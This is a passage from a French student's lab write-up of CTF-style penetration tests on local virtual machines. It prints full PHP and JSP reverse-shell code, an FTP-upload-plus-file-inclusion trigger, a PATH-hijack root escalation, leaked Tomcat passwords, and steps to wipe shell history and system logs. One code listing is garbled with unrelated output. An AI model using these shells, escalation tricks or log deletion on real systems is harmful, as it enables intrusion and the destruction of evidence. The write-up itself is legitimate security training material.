root@rt003:/home/du2c# cat flag.txt
765234e7defcd106aea0353976a60006
root@rt003:/home/du2c# _
```

## Effacement des traces

Il faut dans un premier temps effacez l'historique des commandes pour que le hydra ne soient pas visibles et autres :

```
history -c && history -w
```

On remplace ensuite les anciens fichiers group, et passwd, par leur vrai fichiers.

---

## Machine 4

J'ai scanner le réseaux pour trouver la machine que l'on veut hacker (machine en réseaux privé d'hôtes) :

```
-$ nmap -sn 192.168.56.0/24
```

Après avoir trouver l'adresse IP que l'on veut scanner on fait un nmap

```
└$ nmap -sV -A -p- 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 23:53 EST
Nmap scan report for 192.168.56.106
Host is up (0.00018s latency).

Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx  2 0          0          4096 Jun 06 2021 pub [NSE:
```

```

writeable]
| ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to ::ffff:192.168.56.107
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 1
|       vsFTPd 3.0.3 - secure, fast, stable
|     End of status
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|   256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http     Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Avec ce nmap on peut comprendre que il y a le service ssh, apache et ftp, j'ai donc creuser la piste du FTP.

J'ai tester de me connecter au FTP avec anonymous puis la touche entrer en tant que mot de passe ce qui marche:

```

└$ ftp 192.168.56.106
Connected to 192.168.56.106.
220 (vsFTPd 3.0.3)
Name (192.168.56.106:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

```
ftp> ls -la
229 Entering Extended Passive Mode (|||21105|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Feb  08  2020 .
drwxr-xr-x    3 0          0          4096 Feb  08  2020 ..
drwxrwxrwx    2 0          0          4096 Jun  06  2021 pub
226 Directory send OK.
```

On remarque qu'il y a un dossier pub, mais ce dernier est vide cependant on remarque que l'on a les droits dessus on peut donc penser à l'insertion d'un reverseshell.

Ensuite j'ai trouver un indice, la page **robots.txt**.

On remarque au début qu'il est écrit, il faut traduire cette page avant de la mettre en ligne cette information est utile et sera utile

J'ai tester ensuite un dirb pour voir les répertoires disponibles et peut être trouver le bon répertoire sur le serveur ce qui a servis à rien

```
└──(kali㉿kali)-[~]
$ dirb http://192.168.56.106
```

On trouve la page “**robots.txt**” grâce à cela.

On remarque sur la page qu'il est écrit que **seul un robot peut lire** cette page, donc on utilise un curl et une extension chrome (le bot google) qui va servir à nous donner une nouvelle version de la page peut-être un indice.

```
└──(kali㉿kali)-[~]
└─$ curl -A "Googlebot/2.1
(+http://www.google.com/bot.html)"
http://192.168.56.106/robots.txt
```

User-agent:

Disallow: /765234e7defcd106aea0353976a60006/

On tape dans l'url le chemin pour le "User-Agent" que j'ai eu, on tombe donc sur cette page, qui est un indice mais aussi un faux indice, rien à voir

#### DNS Zone Transfer Attack

[english](#) [français](#) [spanish](#)

ATTENTION : Il faut traduire cette page avant de la mettre en ligne !! DNS Zone transfer is the process where a DNS server passes a copy of part of its database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

On peut donc commencer à insérer notre code reverseshell.php dans "pub", on pourra ensuite activer le reverseshell avec un lien dans l'URL qui pointe vers le chemin de notre fichier.

```
└$ ftp 192.168.56.106 Connected to 192.168.56.106.  
220 (vsFTPd 3.0.3)  
Name (192.168.56.106:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd pub  
250 Directory successfully changed.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||53067|)  
150 Here comes the directory listing.
```

```
drwxrwxrwx    2  0        0          4096 Nov 22 15:15 .
drwxr-xr-x    3  0        0          4096 Feb  8  2020
..
-rw-rw-rw-    1 118      125        1415 Nov 22 15:15
reverseshell.php
226 Directory send OK.
```

J'ai donc "put" un fichier de reverseshell dans le ftp, je vais ensuite tenter d'activer le code du reverseshell.

Code reverseshell (source github) :

```
<?php

$ip = '192.168.56.106'; // Remplacez par l'IP de votre
machine
$port = 3000;           // Remplacez par le port que vous
écoutez

// Vérifiez si la fonction fsockopen est disponible
if (function_exists('fsockopen')) {
    $sock = @fsockopen($ip, $port);
    if ($sock) {
        // Configuration des descripteurs pour stdin, stdout
et stderr
        $descriptorspec = array(
            0 => array("pipe", "r"), // STDIN
            1 => array("pipe", "w"), // STDOUT
            2 => array("pipe", "w") // STDERR
        );
        // Ouvrir un shell avec proc_open
```

```
$process = @proc_open('/bin/sh', $descriptorspec,
$pipes);
if (is_resource($process)) {
    // Lecture et écriture entre le processus et le
socket
    while (!feof($sock)) {
        $input = fread($sock, 2048);
        fwrite($pipes[0], $input);
        $output = fread($pipes[1], 2048);
        fwrite($sock, $output);
    }

    // Fermer les pipes et le processus
    fclose($pipes[0]);
    fclose($pipes[1]);
    proc_close($process);
} else {
    fwrite($sock, "Impossible de démarrer le
processus.\n");
}

fclose($sock);
}
} else {
    error_log("La fonction fsockopen n'est pas disponible sur
ce serveur.");
}
?>
```

j'ai donc essayé de l'activer grâce au Web en écrivant le chemin du répertoire dans l'url, j'ai donc tenté plusieurs combinaisons qui n'ont pas marcher comme :

- **adresseip/var/ftp/reverseshell.php**

### - **adresseip/reverseshell.php**

Après avoir tester, tester et chercher, il s'est avéré qu' après avoir traduit la page robots.txt.php on trouve un code qui est enfaite un répertoire caché, voici ce que nous avons trouvée, étant donné que j'avais déjà introduit le code de reverseshell grâce au ftp,

On a pu trouver ce lien car, on sait que les donnée de ftp sont stockés dans **/var/ftp** on peut déduire que pub se trouve dans **/var/ftp/pub** et donc notre reverseshell dans **/var/ftp/pub/reverseshell.php**

et on a pu trouver “?lang= “, il est écrit dans l'indice qu'il faut changer la langue.

Cet indice m'a induit en erreur, je me suis renseigner sur les attaques DNS, j'ai su très rapidement que cela est inutile, je me suis donc pencher sur la phrase, “ **Il ne faut pas oublier de traduire cette page avant de la publier** ” on essaye donc dans le lien d'ajouter “?lang= “ ce qui a marcher.

On active le reverseshell avec l'url car pub se trouve dans **/var/ftp/pub**.

Voici le lien utilisé :

<http://192.168.56.106/765234e7defcd106aea0353976a60006/?lang=/var/ftp/pub/reverse shell.php>

Après avoir reverseshell on se retrouve sur “www-data@rt004” :

Grâce à la commande : “script /dev/null -qc /bin/bash”

**www-data@rt004:/var/www/html/765234e7defcd106aea0353976a6**

```
0006$  
cd ..  
www-data@rt004:/var/www/html$ cd ..  
  
www-data@rt004:/var/www/html$  
cd ..  
www-data@rt004:/var/www$ ls  
  
www-data@rt004:/var/www$  
ls  
firstflag.txt  html  
www-data@rt004:/var/www$ cat firstflag.txt  
  
www-data@rt004:/var/www$  
cat firstflag.txt  
4b3c7495e378e85ff02f5e45ee0d7d19
```

Sur la machine en fouillant on trouve un code que l'on peut exploiter adminshell.c.

Le code adminshell.c va justement vérifier si l'utilisateur est "tom" et si l'utilisateur est tom, l'accès est accepté pour passer en root.

Nous allons donc utiliser ce code pour faire une escalade des privilèges.

Code de adminshell.c :

```
www-data@rt004:/home/tom$ cat adminshell.c
cat adminshell.c > /tmp/adminshell.c
#include <stdio.h>
#include <unistd.h> _open('/bin/sh', $descriptors, $pipes);
#include <stdlib.h>
#include <string.h>($process)) {
    // Lit les entrées depuis le shell et envoie les s
int main(){e ($cmd = fgets($sock)) {
    fwrite($pipes[0], $cmd); // Envoie la co
printf("checking if you(are tom...)\n"); // Récupère la
FILE* f = popen("whoami", "r"); // Envoie la so
}
char user[80];
fgets(user, 80, f);

printf("you are: %s\n", user);
//printf("your euid is: %i\n", geteuid());
if (strncmp(user, "tom", 3) == 0) { qdisc noqueue stat
link printf("access granted.\n"); brd 00:00:00:00:00:00
inet setuid(geteuid()); host lo
    execvp("sh", e"sh", r(char*)l0); forever
} net6 ::1/128 scope host noprefixroute
} valid_lft forever preferred_lft forever
2: eth0: <BROADCAST MULTICAST UP LOWER_UP> mtu 1500 qdisc
```

Ensuite j'ai créé un faux script whoami dans /tmp ce script retourne toujours la chaîne de caractère tom qui va bien nous servir.

On modifie le PATH ,on place /tmp en priorité dans le PATH. Ainsi, le programme utilise notre faux whoami au lieu du vrai.

Et on lance le programme vulnérable (adminshell) il croit que l'utilisateur est "tom" (grâce au faux whoami) et accorde l'accès admin.

## Les commandes utilisés :

```
www-data@rt004:/$ echo -e '#!/bin/bash\necho tom' > /tmp/whoami  
www-data@rt004:/$ chmod +x /tmp/whoami
```

```
www-data@rt004:/$ export PATH=/tmp:$PATH
www-data@rt004:/$ cd /home/tom
www-data@rt004:/home/tom$ ./adminshell1
checking if you are tom...
you are: tom

access granted.
# whoami
./adminshell
checking if you are tom...
you are: tom

access granted.
# ls
bin    home          lib32      media   root   sys
vmlinuz
boot   initrd.img     lib64      mnt     run    tmp
vmlinuz.old
dev    initrd.img.old libx32     opt     sbin   usr
etc    lib           lost+found proc    srv    var
# cd root
# ls
flag.txt
# cat flag.txt
766b8a80810b0535cbe37e9ea3e457db
```

On arrive bien à atteindre le flag après avoir escalader les privilèges et passer root.

## Effacement des traces

On supprime sur la cible l'historique des commandes :

```
export HISTFILE=/dev/null
history -c
```

### On supprime les fichiers transférés

On supprime tous les fichiers que j'ai introduit , comme reverseshell.php ou whoami dans /tmp.

```
rm -f /var/ftp/pub/reverseshell.php
rm -f /tmp/whoami
```

### 3. Nettoyer les journaux système

Supprimez ou modifiez les journaux susceptibles de contenir des traces :

```
rm /var/log/auth.log
rm /var/log/syslog
rm /var/log/vsftpd.log
```

### On supprime aussi les fichiers log :


```
rm /var/log/auth.log
rm /var/log/syslog
```

On supprime également les journaux HTTP pour effacer les traces d'accès à des URL spécifiques

```
rm /var/log/apache2/access.log
rm /var/log/apache2/error.log
```

## Machine 5

On arrive sur la machine 5, on remarque qu'il y a 3 users, on commence donc par trouver l'ip de cette machine.



On commence dans un premier temps à scanner le réseau.

```
nmap 192.168.56.0/24
```

```
Nmap scan report for 192.168.56.111
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy

Nmap done: 256 IP addresses (2 hosts up) scanned in 6.42 seconds
```

On trouve que la machine est en .111 et on remarque qu'il y a plusieurs services dont ssh et http.


On scanne ensuite la machine en profondeur et on trouve ces résultats :

```
Nmap scan report for 192.168.56.111
Host is up (0.00023s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6a:d8:44:60:80:39:7e:f0:2d:08:2f:e5:83:63:f0:70 (RSA)
|   256 f2:a6:62:d7:e7:6a:94:be:7b:6b:a5:12:69:2e:fe:d7 (ECDSA)
|_  256 28:e1:0d:04:80:19:be:44:a6:48:73:aa:e8:6a:65:44 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp  open  http     Apache Tomcat 9.0.53
|_http-title: Apache Tomcat/9.0.53
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On remarque donc en profondeur qu'il y a un service "Tomcat", plus précisément sur le port 8080.

Il y a également les services apache sur le port 80 et le services ssh sur le port 22.

Lorsqu'on tape 192.168.56.111:8080, voici sur quelle page on tombe.



On va essayer d'avoir plus d'informations sur le service web, avec un gobuster.

```
└─$ gobuster dir -u http://192.168.56.111 -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt -o resultats.txt
```

```
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 279]
/.htaccess.php  (Status: 403) [Size: 279]
/.htaccess       (Status: 403) [Size: 279]
/.htpasswd.html (Status: 403) [Size: 279]
/.hta.txt       (Status: 403) [Size: 279]
/.htaccess.txt  (Status: 403) [Size: 279]
/.hta.html      (Status: 403) [Size: 279]
/.htaccess.html (Status: 403) [Size: 279]
/.hta.php       (Status: 403) [Size: 279]
/.html          (Status: 403) [Size: 279]
/.htpasswd.txt  (Status: 403) [Size: 279]
/.hta          (Status: 403) [Size: 279]
/.htpasswd.php  (Status: 403) [Size: 279]
/index.html     (Status: 200) [Size: 10918]
/index.html     (Status: 200) [Size: 10918]
/server-status   (Status: 403) [Size: 279]
Progress: 18456 / 18460 (99.98%)
=====
Finished
```

Pour cette page il n'y a pas grand chose de pertinent.


Cependant pour ce gobuster a propos de cette page :

```
gobuster dir -u http://192.168.56.111:8080 -w
/usr/share/wordlists/dirb/common.txt -t 50 -x
php,html,txt -o resultats.txt
```


Voici les résultats de ce gobuster et on trouve quelque choses d'intéressant un “readme.txt”.

```
Starting gobuster in directory enumeration mode
=====
/docs                  (Status: 302) [Size: 0] [→ /docs/]
/examples              (Status: 302) [Size: 0] [→ /examples/]
/favicon.ico           (Status: 200) [Size: 21630]
/host-manager          (Status: 302) [Size: 0] [→ /host-manager/]
/manager               (Status: 302) [Size: 0] [→ /manager/]
/readme.txt            (Status: 200) [Size: 153]
Progress: 18456 / 18460 (99.98%)
=====
Finished
```

et voici ce que le “**readme**” nous donne,



Après cela j'ai donc trouver le fichier qu'il nous fallait qui est “**backup.zip**”



On remarque qu'on a pas mal de fichier dans ce zip mais tous protéger on peut donc essayer de les craquer.

On utilise donc “**fcrackzip**”, pour ce faire, on trouve donc le mot de passe des fichiers.

On a maintenant accès à ces fichiers.

```
└──(kali㉿kali)-[~/Downloads]
  └─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt
  backup.zip
```

```
PASSWORD FOUND!!!!: pw == @a2005200263pmm245
```

```
└──(kali㉿kali)-[~/Downloads]
└─$ ls
a.jpeg          backup.zip    bof-01      c.jpeg
e.jpeg  flag.zip  id_rsa          id_rsa.pub
music.pdf        space.jpg
authorized_keys  b.jpeg      bof-01.c   d.jpeg
f.jpeg  hash.txt  'id_rsa(1).pub' machine2.txt
Nessus-10.8.3-ubuntu1604_amd64.deb

└──(kali㉿kali)-[~/Downloads]
└─$ unzip backup.zip
Archive: backup.zip
[backup.zip] catalina.policy password:
  inflating: catalina.policy
  inflating: catalina.properties
  inflating: context.xml
  inflating: jaspic-providers.xml
  inflating: jaspic-providers.xsd
  inflating: logging.properties
  inflating: server.xml
  inflating: tomcat-users.xml
  inflating: tomcat-users.xsd
  inflating: web.xml
```

On commence en premier par fouiller les fichiers qui semblent contenir des informations sensibles comme, tomcat-users.xml.


```
<role rolename="manager-gui"/>
<user username="manager" password="joRpH4Q75jbNgs" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="joRpH4Q75jbNgs" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

En effet, on trouve donc un mot de passe et un user.

admin et joRpH4Q75jbNgs

En fouillant sur le site, ma rubrique “Server Status” demande une authentification pour pouvoir y accéder.



On se connecte donc avec les identifiants de l’admin que l’on a eu et comme prévu cela marche.

On obtient donc cette page :

Sur cette page on dispose aussi de plusieurs rubriques, l’idéal serait de trouver un moyen d’entrer, insertion de fichier etc ..., on continue donc de chercher.

Dans “lister les applications” on remarque qu’il y a justement une rubrique pour insérer un fichier.

On peut donc tenter quelque chose par là.

On va essayer de reverseshell avec un fichier en “jsp”, par ce qu'il faut qu'il soit compatible avec tomcat.

Code du reverseshell pour tomcat :

```
<%@ page import="java.io.*" %>
<%@ page import="java.net.Socket" %>
<%
    String host = "192.168.56.111"; // Votre adresse IP
    int port = 3000;                // Port d'écoute
    String cmd = "/bin/bash";       // Shell à utiliser

    try {
        Socket s = new Socket(host, port); // Connexion au listener
        Process p = new
ProcessBuilder(cmd).redirectErrorStream(true).start(); // Lancement du shell
        InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si =
s.getInputStream();
        OutputStream po = p.getOutputStream(), so = s.getOutputStream();

        // Redirection des flux entre le socket et le processus
        while (!s.isClosed()) {
            while (pi.available() > 0) so.write(pi.read());
            while (pe.available() > 0) so.write(pe.read());
            while (si.available() > 0) po.write(si.read());
            so.flush();
            po.flush();
            Thread.sleep(50);
            try {
                p.exitValue(); // Arrête si le processus se termine
                break;
            } catch (Exception e) {
                // Ignore, le processus est toujours actif
            }
        }
        p.destroy();
        s.close();
    }
}
```

```
        } catch (Exception e) {
            out.println("Error: " + e.getMessage()); // Retourne les erreurs
dans la réponse HTTP
        }
%>
```

Pour pouvoir avoir notre fichier en “.war”, on a dû créer un dossier et un fichier en “.jsp”, justement pour que Tomcat puisse lire ce fichier.

```
└──(kali㉿kali)-[~/Downloads]
    └─$ mkdir -p reverseshell/WEB-INF

└──(kali㉿kali)-[~/Downloads]
    └─$ cp reverse.jsp reverseshell/

└──(kali㉿kali)-[~/Downloads]
    └─$ jar -cvf reverseshell.war -C reverseshell/ .


Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
added manifest
adding: reverse.jsp(in = 1341) (out= 596)(deflated 55%)
adding: WEB-INF/(in = 0) (out= 0)(stored 0%)
```

On a maintenant notre reverseshell convertit en “.war”, on peut donc le mettre dans Tomcat.

WAR file to deploy

Select WAR file to upload  reverseshell.war

En parallèle on écoute sur le terminal et sur le navigateur on tape cela :



Et normalement le reverseshell est en place.(problème avec la mise en place du reverseshell.)

(Non terminé)

## CONCLUSION

En conclusion, pendant ces exercices, j'ai appris à mieux comprendre les tests d'intrusion. J'ai utilisé des outils comme **Nmap** pour analyser les réseaux et trouver des services vulnérables, et **Gobuster** pour repérer des répertoires cachés.

J'ai réussi à exploiter des failles sur des systèmes comme WordPress, FTP et Tomcat, notamment en insérant et activant des reverse shells. J'ai aussi découvert comment éléver mes priviléges en modifiant des fichiers sensibles ou en utilisant des programmes mal configurés. J'ai quand même eu du mal à activer certains reverse shells à cause de permissions limitées ou d'erreurs dans les chemins. Ces difficultés m'ont appris à être plus précis et attentif aux détails des configurations des systèmes et avoir de bonnes habitudes et connaissances.

## SOMMAIRE

<b>Machine 6.....</b>	<b>1</b>
<b>Machine 7.....</b>	<b>8</b>
<b>Machine 8.....</b>	<b>21</b>
<b>Machine 9.....</b>	<b>26</b>
<b>Machine 10.....</b>	<b>36</b>

## Machine 6

---

On commence par scanner le réseau afin d'avoir l'adresse ip de la machine et ces services avec un nmap sur le réseaux 192.168.56.0/24

```
Nmap scan report for 192.168.56.113
Host is up (0.00032s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:EB:B5:98 (Oracle VirtualBox virtual NIC)
```

Après un scan avec un peu plus de profondeur, on remarque qu'il y a plusieurs services à essayer d'exploiter.

Il y a SAMBA, HTTP, SSH, FTP, J'ai donc commencé par scanner le serveur HTTP avec un gobuster pour analyser le serveur http et ces répertoires cacher.

Voici la commande :

```
gobuster dir -u http://192.168.56.113 -w
```

```
/usr/share/wordlists/dirb/common.txt -x php,html,txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
./html          (Status: 403) [Size: 279]
./hta.html      (Status: 403) [Size: 279]
./hta          (Status: 403) [Size: 279]
./hta.css       (Status: 403) [Size: 279]
./htaccess.css (Status: 403) [Size: 279]
./htaccess.html (Status: 403) [Size: 279]
./hta.js        (Status: 403) [Size: 279]
./htpasswd      (Status: 403) [Size: 279]
./htaccess.js   (Status: 403) [Size: 279]
./htpasswd.css  (Status: 403) [Size: 279]
./htaccess      (Status: 403) [Size: 279]
./htpasswd.html (Status: 403) [Size: 279]
./htpasswd.js   (Status: 403) [Size: 279]
/assets         (Status: 301) [Size: 317] [→ http://192.168.56.113/assets/]
/contact.html   (Status: 200) [Size: 3707]
/elements.html  (Status: 200) [Size: 19755]
/generic.html   (Status: 200) [Size: 4742]
/images         (Status: 301) [Size: 317] [→ http://192.168.56.113/images/]
/index.html     (Status: 200) [Size: 5056]
/index.html     (Status: 200) [Size: 5056]
/robots.txt     (Status: 200) [Size: 26]
/server-status  (Status: 403) [Size: 279]
Progress: 18456 / 18460 (99.98%)
=====
Finished
```

En fouillant ici, il y a des fichiers auxquels on n'a pas accès, et il y a des pages comme contact.html et elements.html qui eux ont des formulaires que l'on peut utiliser.

J'ai testé la sécurité de l'url avec un LFI sur la page index.html mais rien ne marche.

